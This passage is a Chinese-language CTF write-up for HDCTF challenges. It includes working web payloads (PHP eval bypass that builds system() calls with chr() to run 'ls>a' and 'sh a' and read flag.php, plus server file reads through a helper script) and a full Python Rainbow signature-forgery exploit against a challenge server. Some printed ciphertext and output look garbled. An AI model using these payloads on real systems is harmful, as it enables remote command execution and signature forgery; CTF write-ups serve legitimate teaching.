$ python dsa7.py "base64 /var/www/html/gen_f*.php"
```

得到加密逻辑

```
$flag = getenv('FLAG') ?: 'HDCTF{local_test_flag}';  
$key = md5(Terminal::TOKEN . Terminal::KEY_SALT); //  
md5("NOVA"."DSA-KEY")  
$cipher = $flag ^ str_repeat($key, (int)ceil(strlen($flag) /  
strlen($key)));  
file_put_contents('/flag.txt', $cipher);
```

```
$ python dsa7.py "base64 /f*"
```

```
CHR0YnVOUw1SB1cBB1JOV1QJBUXQUFIEGQIKUgxJXAgIA1UFVQUUDVFEATg==
```

得到密文 但是不知道编译方式 不是base64

已知格式HDCTF{ 反推得到是hex字符串本身

```
import base64
cipher =
base64.b64decode('CHR0YnVOUw7SB1cBB1JOV1QJBUXQUFIEGQIKUgxJXAgIA7UFV
QUDVFEATg==')
key = b'807635e1e03ec3c6c10abbb343349de1'    # md5("NOVA"."DSA-KEY")
的 hex 字符串
print(bytes(a ^ b for a, b in zip(cipher, (key * 4)
[:len(cipher)])))
```

解密得到flag

```

solve
C:\Users\CHNMa\AppData\Local\Programs\Python\Python313\python.exe "D:/python project/solve.py"
b'\x0c\x1f\x68\x77\xdd\xda\xa7\x85\x22\x07\x19\xf5\x99\x02\b3\xf0\xe4\x0}'

Process finished with exit code 0

```

4.ez_calc

```

24</head>
25<body>
26<main class="calc">
27  <div class="title">ez_calc</div>
28  <div class="hint">GET /?expr=...</div>
29  <form method="get" action="" id="calc-form">
30    <input class="disp" id="d" name="expr" value="" placeholder="0" autocomplete="off" autofocus>
31    <div class="btns">
32      <button class="clr" type="button" onclick="clearCalc()">C</button>
33      <button class="op" type="button" onclick="insertValue('(')">(</button>
34      <button class="op" type="button" onclick="insertValue(')')">)</button>
35      <button class="op" type="button" onclick="insertValue('/')">/</button>
36      <button class="num" type="button" onclick="insertValue('7')">7</button>
37      <button class="num" type="button" onclick="insertValue('8')">8</button>
38      <button class="num" type="button" onclick="insertValue('9')">9</button>
39      <button class="op" type="button" onclick="insertValue('*')">*</button>
40      <button class="num" type="button" onclick="insertValue('4')">4</button>
41      <button class="num" type="button" onclick="insertValue('5')">5</button>
42      <button class="num" type="button" onclick="insertValue('6')">6</button>
43      <button class="op" type="button" onclick="insertValue('-')">-</button>
44      <button class="num" type="button" onclick="insertValue('1')">1</button>

```

找到提示 给出传参方式

由于给出源码 不需要进行盲测

```

if (!is_string($_GET['expr']) || $expr === '' || strlen($expr) >
96) {
    reject_expr();    // ① 长度 ≤ 96
}
if (preg_match('/[a-z_]+\s*(/i', $expr)) reject_expr();    // ② 禁止"字母紧跟("

```

```

if (preg_match('/[\\"`$;\/]/', $expr)) reject_expr();           // ③ 禁引
号/$/分号
if (preg_match('/[\\[\\]{}]/', $expr)) reject_expr();           // ④ 禁方
括号/花括号
if (preg_match('/:|>/', $expr)) reject_expr();                 // ⑤ 禁
:: 与 ->

if (preg_match('/[a-z_]/i', $expr)) {
    validate_shell_expression($expr);                           // ⑥ 含字母 → 白
名单通道
} elseif (!preg_match('/^[0-9+\\-*/%(). \\t]+$|D', $expr)) {
    reject_expr();                                               // ⑦ 纯数学通道
}

if (!chdir('/tmp/ezcalc')) { ... }                               // ⑧ 切换工作目录
ob_start();
$value = eval('return (' . $expr . ');');                       // ⑨ eval 执行
$captured = ob_get_clean();

```

含字母的被 `validate_shell_expression` 限制

```

$pattern = '/^\\(system\\)\\(\\(chr\\)\\(\\d{1,3}\\)\\(?:\\.\\(chr\\)\\(\\d{1,3}\\)\\)*)\\)$/iD';
if (!preg_match($pattern, $expr)) reject_expr();

preg_match_all('/^\\(chr\\)\\(\\(\\d{1,3}\\)\\)/i', $expr, $matches);
$allowed = array(32, 35, 62, 92, 97, 99, 104, 108, 115, 116);
foreach ($matches[1] as $number) {
    if (!in_array((int)$number, $allowed, true)) reject_expr();
}

```

第一块里找到唯一的RCE: `eval("return ($expr);")`

表达形式要是`(system)((chr)(N).(chr)(N)...)` 还有字数限制

白名单:

```


空格 # > \ a c h l s t

```

可以拼出cat sh ls tac 重定向符号>\space

```
?expr=(system)((chr)(108).(chr)(115))
```

先用ls得到



但是flag存在黑名单打不出来 没有*?"等更无法读取

这里尝试cat flag.php貌似不行 因为限制了96字符

(system)(+ 若干 (chr)(N) 用 . 连接 +), 每个命令字符约花 10 字符, strlen ≤ 96 ⇒ 命令最长 8 个字符

因此这里想到自己造文件名 让cat flag.php这12个字符的命令成功执行 想到重定向


ls>a 命令 让a文件内容为

```
cat \  
flag.php
```

接着用sh执行 sh a 拼接成 cat flag.php 直接回显flag


传参:

```
?expr=(system)((chr)(62).(chr)(99).(chr)(97).(chr)(116).(chr)(92).  
(chr)(32).(chr)(92).(chr)(92))
```



?expr=(system)((chr)(108).(chr)(115).(chr)(62).(chr)(97))

?expr=(system)((chr)(115).(chr)(104).(chr)(32).(chr)(97))



CRYPTO

1.Rainbow Sour

多变量密码（MPKC）Rainbow 签名伪造题

提示：

雨停以后，天空把颜色一层一层拆开，

而镜子从不创造彩虹，它只是忠实地留下每一道光的倒影。

镜中人说：

“别忘记第一次听鼓机的悸动 别被利用别迷失在虚荣”

于是你循着最初的节拍，去寻找那些被藏进映射里的颜色。

oracle 会回应你的呼唤，却唯独拒绝替你触碰那道最后的虹。

“风筝飞起来咯它带走了哀愁 你听这风声在外头给天空添彩头 勇气才是底牌你干嘛躲起来”

风已经吹起来了。 有些秘密藏在云后，有些秘密却早已映在镜中。

让 Rainbow 再一次升起。 mirror to me.

解读出:codomain 输出变换 (B, b) 在 trace 字段中被完整泄露

消息 $\rightarrow$ 向量的映射: $\text{sha256}(\text{msg})[:6] \bmod 31$

SIGN oracle 拒绝签目标消息，必须自行伪造

油醋变量 (Oil & Vinegar) 藏在映射结构里

附件参数

```
P = 31
V1, O1, O2 = 4, 3, 3      # 4 个 vinegar 变量 + 两层 oil 变量
N = 10 (变量), M = 6 (方程)
TARGET = b"unlock-the-rainbow"
```

服务协议

```
KEY                # 返回完整公钥 JSON (含泄露的 trace)
SIGN <message_hex> # 签名 oracle (拒绝目标消息)
SUBMIT <signature_hex> # 提交目标消息的签名，通过即给 flag
QUIT
```

banner确认题型:

```
R A I N B O W   S O U R  //  M P K C   C H A L L E N G E
Rainbow Sour // broken Rainbow MPKC
The target is hidden behind a signature oracle.
Target: unlock-the-rainbow
```

发送key 返回单行json 获取公钥

```
{
  "field": 31, "variables": 10, "equations": 6,
  "vinegar_variables": 4, "layer1_oil_variables": 3,
  "layer2_oil_variables": 3,
  "target_message": "unlock-the-rainbow",
  "target_vector": [12, 18, 10, 4, 21, 1],
  "map": { "quadratic": [...], "linear": [...], "constant": [...] },
  "trace": {
    "codomain_basis": [[30,12,16,25,8,9], ..., [20,18,15,10,27,0]],
    "codomain_shift": [26, 27, 7, 17, 26, 29]
  }
}
```

输出变换的基 **B** (6×6) 与平移 **b** 全部公开

```
printf 'SIGN 4142\nQUIT\n' | nc 150.242.245.3 30981
# {"signature": "1a0e0c04171d02021c05"}
```

输出变换的基 **B** (6×6) 与平移 **b** 全部公开——这是本题的致命泄露点。

2.3 确认签名编码与哈希方式

用 SIGN oracle 签一条测试消息，反推编码规则：

```
printf 'SIGN 4142\nQUIT\n' | nc 150.242.245.3 30981
# {"signature": "1a0e0c04171d02021c05"}
```

- 签名 = 10 个 **GF(31)** 元素按原始字节打包再 **hex** (0x1a=26, 0x0e=14, ..., 均 < 31)
- 本地验证: `evaluate(pub, osig) == [25,22,17,3,23,3] == sha256(b"\x01B").digest()[:6] % 31` ✓ (即消息向量 = `sha256(msg)` 摘要前 6 字节各自 mod 31, 与 `target_vector` 一致)

利用脚本：

```
import hashlib, json, random, socket

P = 31
HOST, PORT = "150.242.245.3", 30981
TARGET = b"unlock-the-rainbow"

def inv(a):
    a %= P
    return pow(a, P - 2, P)

def mat_inv(a):
    """Gauss-Jordan 求逆 over GF(31)."""
    n = len(a)
    aug = [[x % P for x in row] + [int(i == j) for j in range(n)]
            for i, row in enumerate(a)]
    for col in range(n):
        pivot = next((r for r in range(col, n) if aug[r][col]),
                      None)
        if pivot is None:
            raise ValueError("singular")
        aug[col], aug[pivot] = aug[pivot], aug[col]
        s = inv(aug[col][col])
        aug[col] = [(x * s) % P for x in aug[col]]
        for r in range(n):
            if r != col and aug[r][col]:
                f = aug[r][col]
                aug[r] = [(x - f * y) % P for x, y in zip(aug[r],
                                                           aug[col])]
    return [row[n:] for row in aug]

def solve_linear(A, rhs):
    """Solve A u = rhs over GF(31). Returns None if singular/no
    solution."""
    n = len(A[0])
    aug = [row[:] + [b] for row, b in zip(A, rhs)]
```

```

row_i = 0
where = [-1] * n
for col in range(n):
    piv = next((r for r in range(row_i, len(aug)) if aug[r]
[col]), None)
    if piv is None:
        continue
    aug[row_i], aug[piv] = aug[piv], aug[row_i]
    s = inv(aug[row_i][col])
    aug[row_i] = [(x * s) % P for x in aug[row_i]]
    for r in range(len(aug)):
        if r != row_i and aug[r][col]:
            f = aug[r][col]
            aug[r] = [(x - f * y) % P for x, y in zip(aug[r],
aug[row_i])]
    where[col] = row_i
    row_i += 1
for r in range(row_i, len(aug)):           # 无解检测
    if aug[r][n] and not any(aug[r][:n]):
        return None
if any(w == -1 for w in where):           # 欠定 -> 换 vinegar 重
试
    return None
u = [0] * n
for col, r in enumerate(where):
    u[col] = aug[r][n]
return u

def message_vector(message):
    return [x % P for x in hashlib.sha256(message).digest()[:6]]

def evaluate(pub, x):
    q, l, c = pub["quadratic"], pub["linear"], pub["constant"]
    out = []
    for i in range(len(c)):
        v = c[i]
        for j in range(len(x)):
            for k in range(j, len(x)):

```

```

        v += q[i][j][k] * x[j] * x[k]
    v += sum(a * b for a, b in zip(l[i], x))
    out.append(v % P)
return out

def remove_output_mask(pub, B, b):
    """central = B^{-1} (P - b), 逐系数剥离."""
    Bi = mat_inv(B)
    central = {"quadratic": [[[0] * 10 for _ in range(10)] for _ in
range(6)],
               "linear": [[0] * 10 for _ in range(6)], "constant":
[0] * 6}
    for i in range(6):
        for j in range(6):
            s = Bi[i][j]
            for x in range(10):
                for y in range(10):
                    central["quadratic"][i][x][y] =
(central["quadratic"][i][x][y] + s * pub["quadratic"][j][x][y]) % P
                    central["linear"][i][x] = (central["linear"][i][x]
+ s * pub["linear"][j][x]) % P
                    central["constant"][i] = (central["constant"][i] + s *
(pub["constant"][j] - b[j])) % P
    return central

def linearize(central, point, unknowns, equations, target):
    """固定 vinegar 后, 把一层 Rainbow 方程变成 A*u = rhs."""
    base = point[:]
    for i in unknowns:
        base[i] = 0
    bv = evaluate(central, base)
    A, rhs = [], []
    for eq in equations:
        row = []
        for i in unknowns:
            trial = base[:]
            trial[i] = 1
            row.append((evaluate(central, trial)[eq] - bv[eq]) % P)

```

```

        A.append(row)
        rhs.append((target[eq] - bv[eq]) % P)
    return A, rhs

def unmask_vector(B, b, y):
    """关键：目标向量也要剥掩码 central_target = B^{-1}(y - b)."""
    Bi = mat_inv(B)
    return [sum(Bi[i][j] * (y[j] - b[j]) for j in range(len(y))) %
            P for i in range(len(y))]

def forge(pub, B, b, target):
    central = remove_output_mask(pub, B, b)
    target_c = unmask_vector(B, b, target)
    for _ in range(200):
        point = [random.randrange(P) for _ in range(4)] + [0] * 6
    # 固定 vinegar
        A, rhs = linearize(central, point, [4, 5, 6], [0, 1, 2],
target_c) # Layer 1
        u1 = solve_linear(A, rhs)
        if u1 is None:
            continue
        point[4:7] = u1
        A, rhs = linearize(central, point, [7, 8, 9], [3, 4, 5],
target_c) # Layer 2
        u2 = solve_linear(A, rhs)
        if u2 is None:
            continue
        point[7:10] = u2
        if evaluate(pub, point) == target: # 以公钥映射为准做最终校验
            return point
    return None

class Conn:
    def __init__(self):
        self.s = socket.create_connection((HOST, PORT), timeout=15)
        self.buf = b""

```

```

def recv_until(self, needle):
    while needle not in self.buf:
        d = self.s.recv(65536)
        if not d:
            break
        self.buf += d
    i = self.buf.find(needle)
    if i < 0:
        out, self.buf = self.buf, b""
        return out
    out, self.buf = self.buf[:i + len(needle)], self.buf[i +
len(needle):]
    return out

def send(self, line):
    self.s.sendall(line.encode() + b"\n")

def main():
    c = Conn()
    c.recv_until(b"QUIT\n")                # 吃掉 banner
    c.send("KEY")
    data = c.recv_until(b"\n")
    while b"codomain_shift" not in data:    # KEY 的 JSON 行带
"KEY " 前缀, 取第一个 '{' 之后
        data += c.recv_until(b"\n")
    txt = data.decode(errors="ignore")
    doc = json.loads(txt[txt.find("{"):].strip())
    pub, B, b = doc["map"], doc["trace"]["codomain_basis"],
doc["trace"]["codomain_shift"]
    tv = doc["target_vector"]
    assert tv == message_vector(TARGET)

    # 用 SIGN oracle 验证编码与公钥求值（本机复现时可跳过，若实例未开可改离线计
    算）
    c.send("SIGN 4142")
    line = c.recv_until(b"\n").decode()
    while "signature" not in line:
        line = c.recv_until(b"\n").decode()
    osig = list(bytes.fromhex(json.loads(line)["signature"]))

```

```


    assert evaluate(pub, osig) ==
message_vector(bytes.fromhex("4142"))

sig = forge(pub, B, b, tv)
print("[*] forged signature:", sig)
assert sig and evaluate(pub, sig) == tv

c.send("SUBMIT " + bytes(sig).hex())
print("[*] server:",
c.recv_until(b"\n").decode(errors="ignore").strip())
try:
    while True:
        more = c.recv_until(b"\n")
        if not more:
            break
        print("[*]", more.decode(errors="ignore").strip())
        if "flag" in more.decode(errors="ignore").lower():
            break
except Exception:
    pass
c.send("QUIT")

if __name__ == "__main__":
    main()

```



```

Run: solve
C:\Users\CHNMa\AppData\Local\Programs\Python\Python313\python.exe "D:/python project/solve.py"
[*] forged signature: [17, 25, 26, 5, 22, 17, 16, 4, 10, 29]
[*] server: OK HDCTF{2ca90c81-62bb-deba-56dc-98f8714246a3}

```

得到flag

2. Hybrid Cipher

本题密文是摩斯密码，解码后再凯撒移位（shift -3）：

`.-.-. .-. .-.-. .... / ..-. -.-. .... -.-. -.-. -.-.` → 摩斯解码 逐段解码为

`PRUVH`FDHV ...` 第二段共 6 个码：`F D H V D U`

摩斯解码结果：`PRUVH FDHVDU` → 凯撒 -3 → `MORSE CAESAR`

用HDCTF包裹得到flag: HDCTF{MORSE_CAESAR}

3. 不老春

本题main.c中的key被抹掉 但是已知明文 异或即可恢复密钥流

计数器回绕：`counter` 是 `uint8_t`，每 64 字节块 +1，在 16384 字节处（第 256 块）回绕归零，密钥流以 16384 字节为周期重用。密文比明文长 23 字节，这多出的尾部可按块号 `mod 256` 映射回前面的密钥流直接解密。

```
with open("novel.txt", "rb") as f:
    plain = f.read()
with open("novel.enc", "rb") as f:
    enc = f.read()

# 已知明文恢复密钥流（前 len(plain) 字节）
ks = bytes(a ^ b for a, b in zip(plain, enc))

# 验证密钥流周期性: counter 为 uint8_t, 块号 mod 256
# 验证: 偏移 16384 处密钥流应与偏移 0 处相同
print("wrap check:", ks[16384:16384+64] == ks[0:64])

# 解密多余部分（从 len(plain) 到 len(enc)）
tail = enc[len(plain):]
out = bytearray()
pos = len(plain)
for i, c in enumerate(tail):
    abs_off = pos + i
    blk = abs_off // 64
    off = abs_off % 64
```

```

ks_off = (blk % 256) * 64 + off
out.append(c ^ ks[ks_off])

print("tail bytes:", out)
print("decoded:", out.decode("utf-8", errors="replace"))

```

解出的尾部明文: `Gui Hua Gao Shi Tian De`（桂花糕是甜的）

即为flag

4.Fermat's eyes

`q1 = nextprime(p1 + gap)`，gap 仅 264 bit，所以 $q1 - p1 \approx 2^{264}$ 。虽然略大于经典费马界的 $N^{(1/4)} = 2^{256}$ ，但费马分解的迭代次数约为 $d^2/(8p) \approx 2^{528}/2^{515} = 2^{13}$ ，实际只需 8924 次迭代即分解成功。

题目暗示的关键是 $M = A + r \cdot \text{eye}(2)$ ，其中 $A = S \cdot \text{diag}(p^2, q^2) \cdot S^{-1}$ 。A 与对角阵相似，特征值就是 p^2 和 q^2 ，加 $r \cdot I$ 后 M 的特征值变为 $p^2 + r$ 和 $q^2 + r$ （r 是 768 bit 的 shake_256 哈希值）。

利用 M 的迹与行列式（均不依赖 S）：

- $\text{tr}(M) = p^2 + q^2 + 2r$
- $\det(M) = (p^2 + r)(q^2 + r) = n^2 + r \cdot \text{tr}(M) - r^2$

